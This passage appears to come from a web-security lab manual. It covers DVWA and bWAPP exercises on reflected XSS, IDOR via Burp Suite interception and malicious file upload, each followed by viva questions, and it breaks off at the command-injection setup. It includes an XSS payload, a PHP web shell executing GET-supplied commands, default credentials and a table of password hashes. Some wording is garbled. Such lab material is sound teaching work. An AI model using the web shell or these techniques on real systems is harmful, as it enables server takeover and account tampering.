


Figure 2.3: Setting up DVWA Security to low

Step 5. Perform XSS Attack

- In the input field of the **Reflected XSS** page, inject the following JavaScript payload:

```
<script>alert('hacked')</script>
```
- Click **Submit**.
- Observe the result:
 - A popup window **immediately appears** in the browser.
 - This confirms that the malicious script is executed by the browser.




Figure 2.4: File uploads successfully

Conclusion

Cross-Site Scripting vulnerabilities allow attackers to inject client-side scripts into web pages viewed by other users. Lack of input validation makes web applications highly prone to XSS attacks, which can lead to cookie theft, session hijacking, website defacement, and user data compromise.

Viva Questions**1. What is Cross-Site Scripting (XSS)?**

XSS is web vulnerability where an attacker injects malicious JavaScript into a web page, causing the victim's browser to execute the attacker's script. It results from improper handling or validation of user input.

2. Why is DVWA used for XSS experiments?

DVWA is designed to be intentionally vulnerable, allowing students to practice and understand web security issues such as XSS in a controlled and legal lab environment.

3. How does XSS impact a user?

XSS can allow attackers to steal cookies, modify webpage content, redirect users, impersonate users, or perform unauthorized actions in the victim's browser.

4. What is the difference between Stored and Reflected XSS?

- **Stored XSS:** The malicious script is saved on the server and affects all users who view the infected page.
- **Reflected XSS:** The malicious script is embedded in a URL or input and only runs when the user clicks the link or submits the data.

5. Why is input validation important to prevent XSS?

Input validation ensures that dangerous characters such as <, >, ", and ' are sanitized or removed, Preventing them from being interpreted as executable code.

6. What is output encoding, and how does it help?

Output encoding converts special characters into safe HTML entities This Prevents the browser from Executing malicious injected scripts.

7. How can Content Security Policy (CSP) help mitigate XSS attacks?

CSP restricts the sources from which the browser can load scripts. Even if an injection occurs, the Browser will block unauthorized JavaScript sources, reducing XSS impact.

3. Insecure Direct Object References (IDOR)

Objective: To identify and exploit IDOR Vulnerabilities

Tools: Burp Suite, DVWA, custom web application

Aim:

Insecure Direct Object References (IDOR):

IDOR is a type of access control vulnerability in web applications where an attacker can bypass authorization checks by manipulating the value of a parameter (usually an ID) that directly references an object (such as a user, file, document, account, etc.).

Objective of the Experiment: To bypass authorization checks and access or manipulate data/objects that belongs to other users or the system without proper permission.

In this application, we are demonstrating the vulnerable parameter i.e. **SECRET**. Due to the improper validation, an attacker can exploit the parameter **SECRET** to change different user information.

Procedure:

Part I: Setup and Creating Accounts

Step1: Create two user accounts in bWAPP

BWAPP is a free, open-source, deliberately vulnerable PHP web application.

- Open the Hacking Website (bWAPP): Open your browser and go to the bWAPP website.
- Create two Users (Attacker & Victim)
 - Click on "New User".
 - User A (The Attacker): Make an account, for example, Login: user1 and a SECRET Key like abcd.
 - User B (The Victim): Make a second account, for example, Login: pawan1 and a SECRET Key like 1111.
- Set the Bug Level: Log in with one of the new users. Make sure the security level is set to "Low".
- Go to the Bug: In the "Choose your bug" menu, select "Insecure DOR (Change Secret)" and click "Hack".
- Log in as an Attacker: Log in to the website using User A's login (user1). You will see a page to change the secret key.




Figure 3.1: Creation of two users account in **bWAPP**.

Step 2: GO TO PhpMyAdmin which is a backend server of a bWAPP application





Figure 3.2: **phpMyAdmin** backend server screen.

Step3: In the dash board of PHP MyAdmin, select bwAPP under users

This is a verification stage of creation of 2 user accounts.



id	login	password	email	secret	activation_code	activated
1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	NULL	1
2	bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	NULL	1
8	pavan	40bd001563085fc35165329ea1ff5c5ecbdbbeef	pavan@gmail.com	987654321	NULL	1
9	xyz	40bd001563085fc35165329ea1ff5c5ecbdbbeef	xyz@gmail.com	ATME	NULL	1
10	user1	40bd001563085fc35165329ea1ff5c5ecbdbbeef	user1@gmail.com	abcd	NULL	1
11	pavan1	40bd001563085fc35165329ea1ff5c5ecbdbbeef	pavan1@gmail.com	1111	NULL	1


Figure 3.3: **phpMyAdmin** – verification stage of two users creation in backend.

Part II: Capturing and Changing the Request**Step 4: Start the Hacking Tool - Burp suite, Go to bwAPP application login as a user (attacker).**

Further, select IDOR (Change secret)


Go to burp suite, proxy tab ON intercept

TO hold the request from the application side towards the server which also let us manipulate the request of the application

Figure 3.4: Login as an attacker and change **SECRET**.**Step5: Change the user name whose SECRET value has to be changed.**

Forward the manipulated request.

Stop Intercept: Go back to Burp Suite and click "Intercept is off".


Figure 3.5: Change **SECRET** & **Forward** the manipulated request.

Part III: Verification

- Check the Result: The website will say: "The secret has been changed!" (This is a lie; it was changed for the victim, not the attacker).
- Prove the Hack: Log out of the Attacker's account (user1).
- Try to log in with the Victim's account (pawan1) using the old secret key (1111). It will fail.
- Now, try to log in with the Victim's account (pawan1) using the new **SECRET**, set in step 2 (zzzz). It will succeed.

Step 6: Perform verification in phpMyAdmin.

It can be seen in backend phpMyAdmin, reflected change of SECRET of user 2 is noticed



Showing rows 0 - 5 (-6¹ total, Query took 0.0018 sec)

SELECT * FROM users LIMIT 0 - 38

Database: bwapp (4)

Table: bwapp (4)

Sort by key: None

	id	login	password	email	secret	activation_code	activated
☐	1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	NULL	1
☐	2	bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?		
☐	8	pavan	40bd001563085fc35165329ea1ff5c5ecbdbbeef	pavan@gmail.com	987654321		
☐	9	xyz	40bd001563085fc35165329ea1ff5c5ecbdbbeef	xyz@gmail.com	ATME		
☐	10	user1	40bd001563085fc35165329ea1ff5c5ecbdbbeef	user1@gmail.com	abcd		
☐	11	pawan1	40bd001563085fc35165329ea1ff5c5ecbdbbeef	pawan1@gmail.com	zzzz	NULL	1

Check All / Uncheck All With selected:

Figure 3.6: In backend phpMyAdmin, reflected change of **SECRET** of user 2 is noticed.

Conclusion:

Thus, due to lack of verification, different user's **SECRET** value is changed by referencing the object **SECRET**.

Viva Questions:**1. What is an Insecure Direct Object Reference (IDOR)?**

IDOR is vulnerability where a web application exposes internal objects (like user IDs, account numbers, or file names) directly in URLs or requests without proper access control, allowing attackers to access resources they should not see.

2. Why is IDOR considered an access control issue?

Because the vulnerability arises when the application fails to verify whether the user is authorized to access the requested object, leading to unauthorized data exposure or manipulation.

3. Give an example of an insecure object reference.

A URL like:

https://example.com/profile?user_id=102

If changing 102 to another ID reveals another user's profile, the application is vulnerable to IDOR.

4. How is Burp Suite used to detect IDOR vulnerabilities?

Burp Suite intercepts and modifies requests, allowing testers to change parameters such as IDs or filenames. If the server returns unauthorized data after modifying these values, it indicates an IDOR flaw.

5. Why does DVWA include IDOR challenges?

DVWA intentionally contains insecure implementations so learners can safely practice identifying and understanding IDOR vulnerabilities in a controlled environment.

6. What is the impact of an IDOR vulnerability?

An attacker may access or modify another user's data, download unauthorized files, change account settings, or even escalate privileges—depending on the severity of the flaw.

7. What is the difference between IDOR and broken authentication?

- **IDOR** involves improper authorization checks for specific objects or resources.
- **Broken authentication** involves weaknesses in verifying a user's identity (e.g., weak login systems).

IDOR focuses on authorization, not authentication.

8. How can developers prevent IDOR vulnerabilities?

By implementing proper access control checks, using indirect references (like random tokens), validating user permissions on every request, and never trusting user-controlled input.

4. File Upload Vulnerabilities

Objective: To understand the risks associated with file uploads

Tools: DVWA, Burp Suite, a vulnerable web application

Aim:

To demonstrate how insecure file upload mechanisms in web applications can be exploited when proper validation, filtering, and restrictions are not implemented, and to observe how attackers may bypass weak security controls to upload harmful or unauthorized files in a controlled environment.

Objective of the Experiment:

- To understand how file upload vulnerabilities occur in web applications.
- To observe how attackers can bypass weak validation mechanisms using tools like Burp Suite.
- To analyze the impact of uploading malicious files, such as web shells or scripts, in a controlled environment.
- To learn secure coding practices and defenses, such as file type validation, size checks, directory restrictions, and server-side validation.

Procedure:

Step 1: Environment Setup.

- Run a Vulnerable server like metasploitably and get ip address of ip add.
- Start attacker server like Kali Linux
- Navigate to the dvwa login page using meta's ip address
- Login using default credentials.

Username: admin

Password: password

Step 2: DVWA Configuration:

Set the security to low.



Figure 4.1: Command Execution Vulnerability Demonstration

Step 3: Exploiting using image.

- To check for the vulnerability, upload a Sample image in Jpeg or ping bad is successful
- If the image upload is then the necks page is vulnerable to image.

Step 4: Creating a Malicious Script.

- open a text editor and create a php file. With the following script

```
<? php
system ($_GET['cmd ']);
?>
```

- Save as script.php

Step 5: Exploiting the php file upload:-

- Navigate to the file upload section is dvwa
- Upload using upload functionality. the malicious script.php file
- Locate the uploaded file in the application directory.
- Executes the following command by appending it to the URL in Firefox
- Command? cmd = ls



Figure 4.2: DVWA Command Injection attack

Conclusion

This experiment demonstrated how insecure file upload mechanisms can be exploited to bypass validation and potentially compromise a server. By analyzing these weaknesses in DVWA and Burp Suite, we learned the importance of strict server-side validation, file restrictions, and secure coding practices to prevent such attacks.

Viva Questions:**1. What is file upload vulnerability?**

A file upload vulnerability occurs when a web application allows users to upload files without properly validating their content, type, or behavior, leading to potential security risks.

2. Why are unrestricted file uploads dangerous?

They may allow attackers to upload harmful files (e.g., scripts, malware, or executable code) that can compromise the server, access sensitive data, or alter application behavior.

3. How does DVWA help in understanding file upload vulnerabilities?

DVWA provides intentionally weak upload restrictions so students can safely test how insecure file handling works and observe the consequences in a controlled environment.

4. What role does Burp Suite play in identifying file upload issues?

Burp Suite intercepts and modifies upload requests, allowing testers to change file extensions, MIME types, or request headers to test if the application can be bypassed.

5. What is MIME type validation, and why is it important?

MIME type validation checks whether the file's content type matches what the server expects. It helps prevent attackers from disguising harmful files as safe ones.

6. Name some common protections against file upload vulnerabilities.

- Validating file extensions and MIME types
- Limiting allowed file types (e.g., images only)
- Storing files outside the web root
- Renaming uploaded files
- Scanning files with antivirus tools
- Restricting file execution permissions

7. What is the difference between client-side and server-side validation?

- **Client-side validation** happens in the browser and can easily be bypassed.
- **Server-side validation** happens on the server and cannot be altered by the user, making it essential for security.

8. How can file upload vulnerabilities lead to privilege escalation?

If an attacker manages to upload a file that the server executes or processes incorrectly, they might perform unauthorized actions or gain higher-level access than intended.

5. Command Injection

Objective: To learn how command injection attacks work

Tools: DVWA, Burp Suite, custom vulnerable web application

Aim:

Command injection is a web security Vulnerability that allows an attacker to execute arbitrary operating system Commands on the server that is running an application.

Objective of the Experiment:

- Understand what command injection is and why it occurs (e.g., unsanitized input passed to system commands).
- Identify command injection vulnerabilities in intentionally vulnerable applications like DVWA.
- Use security testing tools (e.g., Burp Suite) to analyze how user input is handled by the server.
- Observe how unsafe input can affect server behavior in a controlled environment.
- Learn proper mitigation techniques, such as input validation, parameterized functions, and least privilege.
- Recognize why secure coding and validation are essential to prevent real-world exploitation.

Procedure:

Step 1: Environmental Setup

- Run a Vulnerable server like metasploit and get ip address of meta ip add
- Start attacker server Like Kali Linux
- Navigate to the dvwa login page using meta's ip address
- Login dvwa using default credentials

UN: admin

PN: Password.



Figure 5.1: DVWA Security Settings

